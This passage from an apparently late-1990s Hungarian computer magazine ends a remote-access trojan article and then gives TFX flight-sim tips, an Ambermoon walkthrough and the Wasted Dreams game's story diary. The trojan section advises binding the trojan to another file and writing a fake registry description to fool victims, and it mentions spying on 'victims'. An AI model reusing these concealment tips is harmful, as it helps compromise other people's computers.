-Mi legyen a password? (Ha nem akarjuk, hogy más is szórkozzon az áldozatunkkal, akkor beállíthatunk egy pass-t amivel elkódolja a csomagokat, így csak mi fogjuk tudni egyedül lekezelni.) A kliensben a PASSWD paranccsal állíthatjuk be. (Ha entert ütsz, nincs PW.)

-Milyen FILE-hoz csatolja. (Felismerés megnehezítésére, és az áldozat beszopatása érdekében) :-)

-Mi legyen a registry-ben a hozzá fűzött bejegyzésben? Valami jó kis kamu szöveg kell: System handling on harddrives. (Ez alapban üres)

A proggival kapcsolatban még annyit mondanék el, hogy van 1 durva BUGja: hogyha nekiállunk SWEEP-elni vele, és közben más NET-el kapcsolatos tevékenységet is folytatunk, akkor hajlamos megdögleni... Hát igen... Semmisem tökéletes.. Ha pedig a szerver valami idétlen felbontásban használja a WIN-jét, akkor a CAPSCREEN hatása egy nagy lefagyás lehet a szerveren... Ezekre ügyeljetek...

Végül mindenkinek jó szórakozást kívánok! :-) Ja! A program megrendelhető (1 userre :P) 200.000 Ft-ért a Micro$oft-tól! (Hiszen őket illeti a jogdíj, mert ők alkalmazták először. :-))) Nézz meg egy TCP-DUMP-ot akkor, amikor belépsz a http://home.microsoft.com-ra és mondjuk a browser-edből ki van kapcsolva a COOKIE funkció!! Akiknek nincs (miami) TCPDUMP-ja (amit nem hiszek el ha miamit használsz), az nézze csak meg a modemen a LED-eket. NON-STOP megy a(z értelmetlen) transfer!! Igen.... Ők a legnagyobb hackerek! Miért? Ők tudták beszivatni a legtöbb lamert a saját BO-jukkal! :-)
Hehe... Tali a köv számban... :)

Chip....

tffchip@hotmail.com

ps.:A példákat TÉNYLEGES, általam rögzített log-okból ollóztam ki!!! Bárminemű hasonlóság a valósággal elképzelhető. :-)

TFX

Az ígért tippek

Felszállás

Először is indítsd be mindkét hajtóművet. ([és] gombok). Növeld a tolóerőt a + billentyűvel. Engedd ki a kerékféket (W). Figyeld a sebességet. Ha eléri a 150-et, kicsit emeld meg a gép orrát. Felszállás után húzd be a kerekeket (G).

Landolás szárazföldön

Először is állj rá a leszállópálya vonalára. Ha egy kicsit is ferdén érkezel, az komolyan megnehezíti a leszállást. Ilyenkor tegyél inkább még egy kört és próbálkozz újra. Ha egyenesben vagy, ereszkedj 500 lábra. Ahogy közeledsz a leszállópályához, csökkentsd a tolóerőt úgy 60%-ra. Kezdd meg a leszállást (előbb persze kerekek ki...). Próbálj földet érni a lehető legkisebb szögben. Földet érés után gyorsan csökkentsd a tolóerőt nullára, és fékezd be a kereket.

Landolás anyahajón

Ez egy kicsit trükkösebb lesz... Végülis ugyanazt kel tenned, mint a szárazföldön, azzal a különbséggel, hogy itt sokkal rövidebb idő alatt kell megállítanod a gépet. Ha mégis túlfutottál a hajón, még van esélyed arra, hogy a hajtóműveket újraindítva hirtelen felszállj és újra próbálkozz. Leszálláshoz használnod kell a horgot, amit akkor kell kiengedned, amikor a kereket is. Vigyázz, nehogy túl mélyre ereszkedj, különben lefejeled a fedélzetet.

Légiharc

Ha az ellenféltől 20-60 mérföldnyire vagy, használd a radar-vezérelt rakétákat, 10-20 mérföldes távolságra a közepes hatótávolságú, 1-10 mérföldre pedig a rövid hatótávolságú rakétákat. 1 mér-földnél közelebbi célpontra ne lőj ki rakétát, használd a gépfegyvert.

Földi célpontok

A földi célokat rakétával vagy akár gépfegyverrel is megsemmisítheted, ám amikor csak teheted, használd a lézeres célzóberendezést: emelkedj 6000 láb magasra. Próbálj a cél fölé repülni, minél pontosabban. Lassítsd le a gépet amennyire csak lehet, hogy legyen időd a célzáshoz. A backspace billentyűvel válassz ki egy GBU bombát. Nyomd meg a Z gombot. A képernyőn most a Laser Target Designator képe jelenik meg. A villogó T mutatja a kiválasztott célpontot. A kurzorbillentyűkkel a célkeresztet vidd a célpontra. A < billentyűvel nagyítod, a > billentyűvel kicsinyíted a képet. Ha ráirányítottad a keresztet, nyomd meg a Z gombot. A T L betűre vált (locked). Győződj meg róla, hogy pontosan ott rögzítetted, ahol a cél van. Ha fel akarod oldani, nyomd le az X-et. Az F1-gyel gyere vissza a normális nézetre. Ha szükséges, tégy egy kis kört, és a cél felett oldd ki a bombát.

Beállítások

A ~ billentyű lenyomásával (tudod, ott van a TAB felett) jutsz a Detail menübe. Az ég színeinek számát, a részletességet, a belátható távolságot és egyéb nyalánkságokat állíthatsz itt be. Először állíts mindent maximumra, aztán ha nem vagy megelégedve a sebességgel, szép lassan vedd vissza az értékeket. Szerintem a látótávolság csökkentése zavarja a legkevésbé a látványt és az élvezhetőséget. A valósághűség beállítását kezdd a a Flight model menüponttal. Ez ugyanis eleve meghatározza a többit. Ha pl. Arcade módot választasz, akkor csak az egeret használhatod a gép irányítására. Ez egyébként a legegyszerűbb, inkább akciójátékhoz hasonlító mód. Elméletileg zenét is elő lehet csalni a játékból, nekem nem sikerült. Hangot annál inkább. Érdemes bekapcsolni, mert értékes infokat tudhatsz meg abból, amit a gép néha mond. A G effects a jól ismert gravitációs hatást szimulálja - élesebb manővereknél a pilóta vörös foltokat lát, majd elsötétül előtte a világ. A Crashing kikapcsolásával nem fogsz lezuhanni (hacsak le nem lőnek), a Gear damage a kerék sérülését engedélyezi, a szél és a hőmérséklet pedig önmagáért beszél.

A fegyverek

A teljesség igénye nélkül leírok néhány fegyvert, illetve fontosabb jellemzőiket: (H.: hatótávolság, T.: tömeg, S.: sebesség)

M16B Cannon H.: 1-24 mérföld T.: 190 font

AIML és AIM9S Sidewinder (amelyik ma éjjel alszik, legalábbis az REM azt énekelte...)
Infravörös vezetésű, kis hatótávolságú rakéta.

ASRAAM Infravörös vezetésű, rövid hatótávolságú levegő-levegő rakéta. Közelharchoz alkalmas, képes bármely szögből rátapadni a célra.

AMRAAM Radar vezetésű, közepes hatótávolságú levegő-levegő rakéta. H.: 29,76 mérföld

AAAM mint az AMRAAM H.: 70 mérföld

AA-ARM Aktív radarral rendelkező levegő-levegő rakéta, halálos fegyver H.: 124 mf.

MK82 Vasbomba, célravezető berendezés nélkül. T.: 500 font H, S - a kidobástól függ

GBU BLU sorozat - a már említett ravezetéses bombák. Tömegük 500-2000 font között változik, sebességüket és hatótávolságukat a repülési magasság és sebesség határozza meg.

DURANDAL Ez a bomba még robbanás előtt képes akár 400mm-es mélységig a betonba fúródni, így okoz komoly károkat. H.: kicsi T.: 429 font S.: 685 mérföld (max.)

AGM 65D Levegő-föld rakéta, lézeres vezetéssel H.:24,8 mérföld T.: 462 font

AGM 109 Digitális célazonosító berendezéssel ellátott levegő-föld rakéta. A küldetés kezdete előtt kell beprogramozni. H.: 509 km (!) T.: 1315 kg

AGM 88 HARM rakéta, kifejezetten radarállomások ellen. Akár vakon is kilőheted, automatikusan keresni kezdi az állomásokat. H.:11,16 mérföld T.: 794 font

AGM 122A A HARM kistestvére. H.: 4,96 mérföld T.: 200 font

AGM 84 A "Harpoon" főleg hajók ellen használatos, pilóta által vezetett rakéta. Akár egy rombolót is képes megsemmisíteni. H.: 57,04 mérföld T.: 1157 font

Néhány, a játékban előforduló ellenfél:

Boeing E3 sentry - mozgó kommunikációs központ és radarállomás
BOEING CH 47D CHINOOK - szállító helikopter
LOCKHEED C130 HERCULES - szállító repülőgép
SA-6 GAINFUL - SAM (Surface-to-Air Missile, föld-levegő rakéta) rendszer.
SA-7 GRAIL - a legelterjedtebb, vállról indítható SAM a világon
STINGER - hordozható, infravörös, vállról indítható SAM
T-72 MAIN BATTLE TANK - 125mm-es tank, éjszaka is 'lát'
ZSU-24-4 - légelhárító löveg, általában megáll, mielőtt tüzelni kezd

Horváth Péter

AMBERMOON

Ahogy ígértem, itt jön a folytatás:

A maradék Mystik varázslatok:

Geheimtüren finden (25,10,n) - a titkos átjárókat mutatja meg a térképen
Mystische kartenzeichnung (100,25,n) - az előb felsoroltakat mind megmutatja
Mystische karte I (25,10,n), **II** (35,15,n), **III** (45,20,n) - térkép az összes csapdával, ellennel, személlyel és titkos ajtóval
Mystischer Globus (250,25,n) - teljes térkép mindennel, + tisztánlátás

Az útvesztők egyáltalán nem nehezek az Ambermoonban, de a játék utolsó harmadában mégis jól jöhet egy csapattag Mystik varázslatokkal.

4. Zerstörung

A támadó varázslatok. Általában igaz, hogy minél magasabb szintű a varázslód, annál nagyobbat sebeznek.

Magisches geschoss (5,5,i)
Magischer pfeil (15,10,i)
Dreckschleuder (8,1,i)
Steinschlag (15,5,i)
Erdrutsch (20,10,i)
Erdbeben (30,15,i)
Windteufel (12,5,i)
Windheuler (25,10,i)
Donnerschlag (35,15,i)
Wirbelsturm (50,20,i)
Feuerstrahl (25,10,i)
Feuerball (60,15,i)
Feuersturm (80,20,i)
Feuerseule (120,25,i)
Wasserfall (50,15,i)
Eisball (100,20,i)
Eissturm (150,25,i)
Eisschauer (200,30,i)

Ezek mind egy vagy több ellenfelet sebző varázslatok.

Laehmen (10,5,i) - bénítás
Vergiften (15,5,i) - sebez és mérgez
Versteinern (60,5,i) - kővé változtat egy ellenfelet
Krankheit (15,5,i) - megfertőz egy ellenfelet betegséggel (tulajdonságai azonnal romlanak)
Altern (15,5,i) - ha láttad a L'art pour L'art űrhajós jelenetét, tudod, milyen hatással van az ellenfélre a hirtelen öregedés
Irritation (10,5,i) - megzavar egy ellenfelet, aki nem tud majd varázsolni
Verrücktheit (30,10,i) - megőrjíti egy ellenfelet - persze csak az értelmesebb lényeknél (pl. tolvajok) próbálkozz
Schlaf (15,10,i) - sokszor csak akkor lesz esélyed a győzelemre, ha az ellenfelek egy részét elaltatod, míg a többivel végzel. Támadásra (néha pár kör után maguktól is) felébrednek!
Furcht (50,10,i) - pánikba kerget egy ellenfelet, aki igyeszik elmenekülni. Nem érdemes, mert szükség van minden egyes tapasztalati pontra. A bepánikolt csapattagnál lévő tárgyak nem elérhetőek számodra.
Blenden (15,10,i) - jó kis vakító varázs
Opfer auflösen (250,25,i) - a végső megoldás - az ellenfélből csak por és hamu marad...

Ezek voltak a varázslatok. Most nézzük, melyik tulajdonság mire jó.

A tulajdonságok

A tulajdonságokat a tapasztalati pontok függvényében különböző helyeken fejlesztheted. Természetesen nem tudsz mindent maximumra nyomni, ezért érdemes tudni, melyik tulajdonságnak mikor és hogyan veszed hasznát.

Staerke - erő: a magaddal cipelt tárgyak mennyiségét befolyásolja, valamint azt, hogy csatában mekkorát tudsz sebezni fegyverrel. Ha már itt tartunk: ha valakitől pénzt kapsz egy küldetés teljesítéséért, előfordul, hogy nem tudsz továbbmenni, csak forogni körbe-körbe. Ez nem bug, hanem apró figyelmesség: ha a kapott pénzt már nem bírják cipelni a csapattagok, bizony leragadnak, míg el nem dobsz pár felesleges tárgyat. A végigjátszáshoz szükséges dolgokat nem engedi eldobni a program. (Eladni viszont igen, de ezek a kereskedőknél maradnak.) Egyébként ha nem akarsz teljesen megkeveredni, minden fontosnak tűnő tárgyat vigyél a nagyapa házába. Ott van elég láda, és később nem kell a fél kontinenst bejárnod csak azért, mert elfelejtetted, hova tetted a tizenkettedik windperle-t...
Intelligenz - intelligencia. Ahogy egy fantasy játékhoz illik, itt a női karakterek is rendelkeznek ilyennel :). Az intelligens karakter könnyebben tanul új varázslatot és gyorsabban növekednek a tulajdonság-pontjai.
Geschicklichkeit - ügyesség: csapdák kiiktatásához és a zárt ajtók kinyitásához fontos tulajdonság.
Schnelligkeit - gyorsaság: Azt dönti el, ki mikor kerül sorra a csatákban.
Konstitntion - alkat: a bevitt találatok erejét befolyásolja
Charisma - a kereskedők több pénzt adnak a tárgyaidért, ha magas a karizmod. Sajnos a boltosok pénze is véges, vagyis egy idő után nem vesznek tőled semmit, hacsak nem vásárolsz előtte valamit.
Glück - szerencse: menekülésknor és csapdák eltávolításakor jön számításba
Anti-magie: a varázslatokkal szembeni ellenállóképességet határozza meg

Képességek

Természetesen a viselt tárgyak komolyan befolyásolják az alábbiakat:

Attacke - a találat valószínűségét adja meg támadáskor
Parade - egy támadás elhárításának valószínűségét adja meg
Schwimmen - úszás. Nem igazán fontos, ha véletlenül beleviszed a csapatot a tengerbe, vagy egy széles folyón kell átúsznotok, a jó úszók később kezdenek LP-ket veszíteni.
Kritischer treffer - magyarul critical hit. Nagyon fontos! Valdyn 5%-ra tudja fejleszteni. Ez kb. azt jelenti, hogy minden 20. támadásnál egyből lenyomja az ellenfelet.
Fallen finden - ajtóknál, ládáknál segít a csapdák megtalálásában
Fallen entschaerfen - a csapdák hatástalanításához szükséges képesség
Schlösser knacken - némelyik ajtóhoz nem kell kulcs, elég egy ilyen képességgel megáldott csapattag
Suchen - rejtett kincsek felfedezéséhez jön jól
Spruchrollen lesen - mikor egy varázslatot tanulsz (pihenés közben), ez a képesség a felelős azért, sikerül-e.
Magie benutzen - a varázslatok sikeres kimondásához kell. Az egyik legfontosabb képesség varázslóknál.

Kicsit később lesz rá szükség, de leírom a szélkapuk céljait a Szelek Szigetéről (ne tessék rosszra gondolni :):

11 (Lebab tornya)
12 (Mera szigete)
09 (Torhaus)
10 (Adlerhorst)
07 (Gemstone)
08 (Ebene von Thal)
05 (Sansrie szigete)
06 (Oázis)
03 (Hoimon sivatag)
04 (Schwarzberge)
01 (Döner bányája)
02 (Feste Godsbane)

E rövid bevezető után (hehe...), tulajdonképpen illene mindenkinek egyedül, segítség nélkül belevágni. Ha már nagyon elakadtál (csak akkor fordulhat elő, ha nem figyelted a párbeszédeket, amúgy a játékban nem tudsz zsákutcába futni), kukkants bele az itt elterülő karakterhalmazba...

...ami az Amberstar hősének házában kezdődik. Az öreg (80 éves, 90-es szintű harcos) nagyon beteg, és utolsó erejével téged, az unokáját hív ágyához. Elmondja, hogy mikor annyi idős volt, mint te, nehéz küldetést kellett teljesítenie. Mindössze 16 éves volt, mikor szüleit az orkok meggyilkolták. Néhány napra rá elment a közeli városba, Twinlake-be, ahol a Lordkancellár megbízta egy feladattal. A csatornában garázdálkodó patkányokat kellett kiirtani (akik mellesleg épp egy macskát készültek feláldozni az oltáron...). Ezután megtudta, hogy Shandra, a szürke mágus kalandozókat keres egy különös feladathoz. Ami ezután történt, azt az Ambermoon főhőse a legendákból, mi pedig az Amberstarból tudhatjuk meg. A játékban többször történik utalás az első részre - például a halász kislánya csak akkor ad oda egy "csodálatos ajándékot", ha megmondod neki az előbb említett macska nevét. A végén még újra elő kell vennem, hogy kiderítsem...

Visszatérve a nagypapához: elmondja, hogy *Shandra üzent neki álmában, és beszámolt a* sötét erők feltűnéséről, amik akár Lyramion pusztulását is okozhatják. Megbíz, hogy utazz el Newlake-be, és beszélj a sok éve halott

mágussal. Kicsit furcsa kérés, Shandra még a hold becsapódásakor elpusztult az emberek mentése közben... Mielőtt elindulnál, ad egy utolsó tanácsot: menj le a pincébe és hozd fel Shandra borostyánkövét. A bejutáshoz szükséges jelszó: wein.

Menj a konyhába és vedd fel a kést.A falról szedd le a képet és használd. Ezentúl a kép mindig mutatja a napszakokat. Nézz el Spannenbergbe (a háztól nyugatra, a folyón túl), és siess a trénerhez. Vigyázz, nehogy beléd kössenek a tolvajok, mert könnyen te húzhatod a rövidebbet! A trénernél (nyitva 9-16h-ig) barátkozz össze Egillel, aki csatlakozik hozzád. Ő egy harcos, és alig várja már, hogy besöpörhesse a Georg polgármester által felajánlott jutalmat az orkok és a banditák fejéért. Nem tudni, mi ütött a banditákba, eddig betartották a betyárbecsület diktálta szabályokat, az utóbbi időben viszont mindenkit megtámadnak.

Az első feladat tehát adott: szép sorban ki kell irtani a rablókat a városban. Ha lerobbantok, menjetek ki a városból pihenni, vagy az északnyugaton lévő ispotályba (ez utóbbi gyorsabb, de némi pénzbe kerül). Közben menj be minden házba, gyűjtögesd az infokat. Kiderül, hogy az orkok egyre többször támadnak emberekre (már az Amberstarban is csúnyán összefirkálták a falakat, mindig csak baj van velük). Miattuk kellett Antonius atyának az élet forrását (ezzel együtt Gala templomát) lezárni. Lyramionban a két legnagyobb isten Bala, a halál istene és Gala, az életé. Bala-fanokhoz később elég gyakran lesz szerencsénk... Itt találkozunk Sandrával, aki még emlékszik a macska-esetre. Sabine-t, a lányát keresi, aki szintén ápolónő, és a délre fekvő szigeten, Burnville-ben vett házat. Ad egy kulcsot a ládájához. Abban újabb kulcs, amivel rövidebb út nyílik majd Burnville felé. Muszáj megint tömjéneznem a programot: a játékban fantasztikusan oldották meg, hogy az elején ne keveredj el a világ túlsó végére feleslegesen, ugyanakkor ne kelljen nyakatekert, túlerőltetett történetet kitalálni. Szépen lassan a történetben előrehaladva egyre fejlettebb szállítóeszközökhöz jutsz, amikkel aztán egyre több földrajzi akadályt győzöl le. Egyelőre a szigetre vagy bezárva, egészen addig, míg nem szerzel egy tutajt, majd hajót, boszorkányseprűt, teleport-kapukat, űrhajót... hol is tartottam?

Sabine elmondja még, hogy a délre fekvő sziget mólója melletti barlanghoz jó a kulcs. Ő az, aki a macska nevével kerget őrületbe. Több sebesült panaszkodik az orkok meg-megújuló támadásaira. A kórház pincéjében tartják bezárva az őrült varázslót, aki nem hajlandó öregedni és ha rossz napja van, feuerball-ol néhány ápolót... Ottjartunkkor beeri egy egérrel delejezésével. Ott a ládája is, egyelőre bezárva

Másutt megtudjuk, hogy fura, repülő lények lopkodnak mindent, ami csillog. A kocsmában hallod a legtöbb hírt: északon például az alkimisták tornyától keletre egy öreg kripta van. Alkem, az alkimista többször jár arra varázstárgyakat keresve.

A parkban vedd meg a kirabolt elf lánytól (Sandine) a Monsterauge-t, ami jelzi, ha a közelben szörnyek vannak.

Egillel most már lemehettek a nagyapa pincéjébe. Ott azonban a kapcsoló után kiderül, hogy feszítővas (spitzhaken) nélkul nem lehet továbbmenni egy omlás miatt. Ilyen szerszámot az istállómestertől kapsz, de csak ha visszaviszed neki a négy aranypatkót, amit a tolvajok loptak el tőle.

Ha elfogytak a rablók, menj ki a városból. Fordulj északnak, majd a tengerparton menj el a tengeri csillagig. Ott fordulj jobbra, és 2-3 képernyőre onnét meglátod a tolvajok házát. Menj be, nyomd le az összes rablót. A kandallóban rejtett kapcsoló nyitja meg az utat.

A fal túloldalán lenyomott vezérnél találsz egy cetlit, amin a teleportok használatának sorrendje található. A kémény mögött, a földszinti sárga és a fenti faládában van az első három patkó. Itt találsz tolvajkulcsot is, amivel takarékosan kell bánnod, ha egy ládába beletörsz egyet, inkább töltsd vissza a játékállást. A ház mélyén végre megtalálod a tolvajvezért, Silberhandot. Köss vele békét, különben két pillanat alatt lenyom! Cserébe járhatsz majd hozzá critical hit-et tuningolni (pl. Valdynnal). Ír egy levelet Freiherr Georgnak, hogy ezentúl békén hagyja a várost (nagy dolog, most, hogy a többieket hidegre tettem...), és odaadja ládája kulcsát, amiben többek között (az elveszett boroskupa - ezt vidd vissza a tulajdonosának jutalomért, kívánságpénz - használd a kútban, növeli a tulajdonságok értékét, sok pénz, páncél, windperle) a negyedik patkót is megtalálod. Silberhand levelét szállítsd le a városházára a jutalomért. Itt Georg feleségétől a FEEN kérdésre megtudod, hogy fura szárnyas lények lopkodják az aranyat, és mindig nyugat felé szállnak el. Egyikük egy fa tövébe dugott valamit.

Az istállómester igen megörül a patkóknak, oda is adja a falbontó szerszámot.

A nagypapánál fütyülj az "Unokáknak nem szabad" transzparensre, és menj le egészen addig, míg meg nem találod Shandra borostyánkövét. Ezzel talán kapcsolatot tudunk majd létesíteni vele. Mikor a torlaszt bontod, furcsa érzés fog el, mintha egy ember utolsó kiáltását hallanád.. Szedd össze a windperlet, a hegyikristályt és egyáltalán mindent (kapcsolók!).

Visszatérve a felszínre Antonius atyába botlasz, aki már nem tudott segíteni nagyapádon. Minden rosszban van valami jó is - ez esetben az, hogy Antonius ezután már gyógyítani fog az ispotályban.

Ha eddig nem tetted, most vegyél lovakat. Fejenként egy százas lesz, ám ha később csatlakozik hozzád valaki, nem kell újabb lovakat venned - minél korábban mobilizálod a csapatot, annál olcsóbban megúszod.

A kocsmában Aman, a tolvaj megígéri, hogy elárulja a céhükhöz vezető jelszót, ha a temető kertészétől visszaszerzünk egy ékszert. Mivel az egyik vendég (aki a pincérnő szerint elitta az eszét) azt mondja, hogy a kertész mostanában a halottakkal komázik, készülj fel egy komolyabb csatára. Csakugyan, Gordon, a kertész odafirkálta aűz egyik szoborra, hogy "már nem kell sok idő hozzá, hogy én legyek a halottak ura". Nyomd le a segítségére sietö csontvázzal és zombival együtt, és szedd fel a brosche-t, az órát (használd is) és a nekromanta tört, ami később jól jön Melvinnek.

A tolvaj állja a szavát. és elmondja a jelszót: Silk. Nahát, épp így hívták az első részben a tolvaj cimborát... Menj a kocsma pincéjébe és keresd meg a bolltot és a kikepzőket. A trükkös ajtókon gyakorolhatsz - később, ha már ügyesebb leszel.

Menj északra az alkimisták tornyához (jelszó: Antonius). Itt csatlakozik hozzád Melvin, a félelf (azaz 5 és fél hehe), aki igen kellemes varázslatokkal bombázza majd az ellent. Nála van az Amberstar Sphere der öffnung nevű tárgya is, erre később még szükség lehet. Alkem, a könyvtáros addig nem hajlandó kinyitni, míg nem kapja vissza a gyűrűjét a keleti kriptában. Ki tudja, miért, odaadja a kripta kulcsát...

A kriptában a ferde sírkeresztek és az eltérő formájú kövek kapcsolók (Melvin jó tippeket ad). A koporsókat ne birizgáld, mert brutális Ghulok laknak bennük. Alkem gyűrűjét a proban találod meg. A becsületes játékos rögtön rohan vissza Alkemhez (aki a könyvtárat és a boltot is 8-20-ig tartja nyitva). Az okos játékos viszont amíg csak lehet, Melvinen hagyja a gyűrűt, mivel igencsak felnyomja a varázspontokat és pár tulajdonságot is. Sajna csak Alkemnél vannak fiolák, ezért előbb-utóbb oda kell neki adni, előtte viszont tisztísd meg Gala templomát és az orkok barlangjait.

Az orkok barlangja a vulkán felé nyugatra van A fa tövében tényleg ott van a kulcs. Kedves, szárnyas lénnyel találkozol, aki elmondja: a húgát, Selenát elrabolták. Az OKNARD szóval bejuthatsz a barlangba, szabadítsd ki! Gyorsan elaltat és álmodban megtanít a nyelvükre (ilyen kazettákat manapság is árulnak...) Mivel a huginak eltört a szárnya, nem mehet haza, inkább velünk tart. Gyenge, de jó tolvaj tulajdonságai vannak.

Menj most a halászhoz. Szegény nemrég vesztette el a feleségét a mocsárlázban, most meg a lánya is elkapta... Természetesen mi játsszuk a helyi vöröskeresztet, és összeszedjük a hozzávalókat Sally gyógyszeréhez. A hozzávalók: 1 üres fiola (Alkemnél lesz), egy mocsári virág (az alkimista toronytól keletre, amíg lehet, lovakkal menj, mert mérgező gázok úszkálnak a talaj felett), és végül az élet vize a Gala templomában fakadó forrásból. Megkapod a kulcsát (a bejárat keletre, a hegységen nyíló átjárótól délre van). Az első kettő nem nehéz, de Gala temploma elég kemény dió.

A szobor felirata azt sugallja, hogy az ott talált tűzszerszámmal gyújtsd meg a gyertyákat. A villogó fények tulajdonságokat javítanak. A gólemeket úgy lehet ledarálni, hogy egy gyors harcossal ide-oda ugrálsz előttük, közben a hátsó sorokból varázsolsz rájuk ill. dobófegyvereket használsz. Ezzel a taktikával alig néhány óra alatt megnyerhetsz egy csatát a több tucatból hehe... A teleportokat próbálgasd végig. A gólemeknél talált Galasteinekkel nyithatod ki a további ajtókat. Vannak illúziófalak is, ezért a legjobb, ha az orroddal végigradírozod az összes falat, hátha találsz titkos kamrákat. Ha megtaláltad a forrást, nyílik egy gyors átjáró, ami a kijáratot köti össze a forrással, azaz nem kell minden alkalommal végigszenvedni az utat. Ha nincs nálad fiola, most robogj el Alkemhez, add vissza a gyűrűjét és vegyél tőle. Antonius elkészíti a gyógyszert Vidd el a halásznak, aki cserébe egy gyűrűt ad, amivel nem merülsz el a tengeren.

Végre kiszabadultál a szigetről..

Most pedig gyorsan elmormolok egy Summon-MAP-on-paper varázslatot. Az eredményt itt jobbra látjatok...

folyt. köv.

Horváth Péter

NAPLÓ

Név: Johanson
Dátum: ISZ 2057

ELSŐ BEJEGYZÉS

Visszatekintve az időben nehéz elképzelnem, hogy is kerültem ebbe a pozícióba, vagyis ki hitte volna, hogy az egyszerű 'védelemre szakosodott' katonából végül úttörő űrfelfedező lesz, aki egy új Föld után kutat! Mégis, ezt mindannyiunknak el kell fogadni, és valamit tennünk is kell egy alternatív jövő érdekében.

Emlékszem, mennyi reményt fűztek az előző űrküldetésekhez, az Apollotól az ExplorerFX-ig, most mégis félek, hogy kezdünk kifogyni az időből.

Sajnos a multinacionális cégek - melyekben valaha mindannyian hittünk - tartják kezükben a Föld erőforrásainak 80%-át és személyes érdektől vezérelve tönkretették a környezetet, nyomorba döntve a Föld lakosságának 90%-át. Most, hogy a szennyezettség és a bűnözés lassan irányíthatatlan méretűvé duzzad, egyszerűen találnunk kell egy új 'menedéket'. Ha még egyáltalán lehetséges az emberi faj fennmaradása, ahhoz rengetegen el kell hagynunk túlnépesedett otthonunkat és új oázist kell találnunk valahol a csillagok között.

Itt vagyok tehát, és szinte hihetetlen, de részt veszek az ExplorerFX12 küldetésben. Az ok, amiért bekerültem a csapatba, kissé ironikus: egyszerűen kifutottunk a képzett tudományos felfedezőkből, ezért a hadsereg közbelépett és a tartalékból összeállította a felszerelést a csapattal.

Harper, jómagam és 500 másik ember készült fel az indulásra, a vakmerő ugrásra az ismeretlenbe, hogy új otthont találjunk.

9 HÓNAPPAL KÉSŐBB

A hangulat rossz, mindannyiunknak elege van az űr legmélyebb, legsötétebb zugaiból, az utazásból. Csak mikor már elfogyni látszott a remény a szívekből, az egész út egy újabb reménytelen álomnak tűnt, belebotlottunk egy '4. osztályú' bolygóba a Geminorum rendszerben. Agillera-nak keresztelték.

A bolygófelszín első vizsgálatai kimutatták, hogy alkalmas az emberi életre, sőt ehető növények és különböző egyszerű állati életformák is vannak ott. Hamarosan leszálltunk és létrehoztunk egy bázis tábort, üzembe helyeztük a túléléshez szükséges alapvető felszerelést. Nem telt el sok idő, mielőtt megkezdtük potenciális új otthonunk felfedezését.

6 HÓNAPPAL KÉSŐBB


A tábor mostanra működő teleppé vált, amire a Föld csak büszke lehet. Van működő hadseregünk, ellátásunk, orvosi szolgálat, kutatási részleg, raktárak, vezérlőtermek, és kis társadalmunk stabilnak mondható. Még mindig elcsodálkozom, mikor hat hónap elteltével is új társakkal találkozom, akiket eddig nem láttam.

A felfedező utak során bizonyossá vált, hogy a bolygó geológiailag stabil, a rajta kialakult táplálkozási lánc segítségével évtizedekig táplálni lehet az emberiséget.

Bánatomra azt a következtetést kellett levonnunk, hogy intelligens életformának nyoma sincs ezen a bolygón annak ellenére, hogy erre utaló jeleket véltünk felfedezni valahol a nyugati oldalon. Ez a téves felfedezés furcsa következménnyel járt egyes társainknál, ők valahogy eltávolodni látszanak tőlünk. Azt hiszem, ez a túlfeszített munkának köszönhető.

A NAGYGYŰLÉS

A nagygyűlés során megegyeztünk abban, hogy el kell mondanunk Földanyánknak, mit találtunk itt, és hogy ez a hely végre otthonául szolgálhat azoknak, akiket a Föld többé nem képes eltartani. Mivel csillagközi kommunikáció nem lehetséges, t u d t u k ,



néhányunknak ismét hosszú útra kell indulnia, ezúttal hazafelé. Azon túl, hogy a hírt visszük, lehetőségünk nyílik arra, hogy egy utolsó pillantást vessünk otthonunkra, mielőtt hozzáfogunk az evakuáláshoz.

A szavazás után a legénység 20%-át, a jó hír meghozóit, Harpert és jómagam is beleértve ismét behajózták az ExplorerFX12-be.

1 NAPPAL KÉSŐBB

Kényelmesen ülök a székben és nézem a legénység többi tagját, az arcokon mindenütt öröm és izgatottság. Sajnálom a többieket, akik hátramaradnak az Agillerán, de sokan közülük furcsamód nem akartak részt venni a 9 hónapos hazaútban. Balra tőlem Harpert látom, mélyen alszik. Kezdek én is álmos lenni...

KIS IDŐVEL KÉSŐBB

Szörnyű robbanás hangja ébreszt, a hajó erősen rázkódik, az emberek pánikba esve rohannak ide-oda. A következő dolog, amire emlékszem, hogy Harper húzza a karom, én pedig követem őt a lángokon és a füstön át. Próbálom megérteni, mi történik... Hallom, ahogy azt kiáltja: 'Nyomd meg a vörös gombot!! Nyomd meg az átkozott vörös gombot.'

A ködön keresztül látom, ahogy a kezem megnyomja a gombot. A következő pillanatban csak az űr végtelen ürességét látom, közvetlenül előttem.

Újabb robbanás takarja el a villanásokat... a következő, amire emlékszem, hogy megpróbálom irányítani a mentőhajót, egyre mélyebbre és mélyebbre süllyedünk, az Agillera gravitációja húz minket, Harper kiált valamit, amit nem értek, a hang elviselhetetlenné fokozódik, megnyomom a go...

Felkelek, körbenézek: letört fák, füst és a széttört hajó. Kezdem visszaidézni a történteket, a kirakósjáték darabjai lassan összeállnak. Emlékszem az ExplorerFX12 megsemmisülésére, emlékszem a menekülésünkre, Harperre?...

UTOLSÓ BEJEGYZÉS

Látom a földön fekve... mi az ördög történt? Valami hiba lépett fel a kilövéskor, a legénység egyetlen tagja sem élhette túl. Kész csoda, hogy én túléltem és sikeresen leszálltam - vissza az Agillerára.

GÉPIGÉNY

A Wasted Dreams PAL és NTSC rendszerekre is ki lett fejlesztve, és a legegyszerűbb formájában a következő konfiguráción működik: 68000CPU, 3MB memória, ebből 2MB grafikus. 2x CD olvasó, de a jobb működés érdekében ajánlatos a 4x vagy nagyobb sebességű olvasó használata.

TELEPÍTÉS

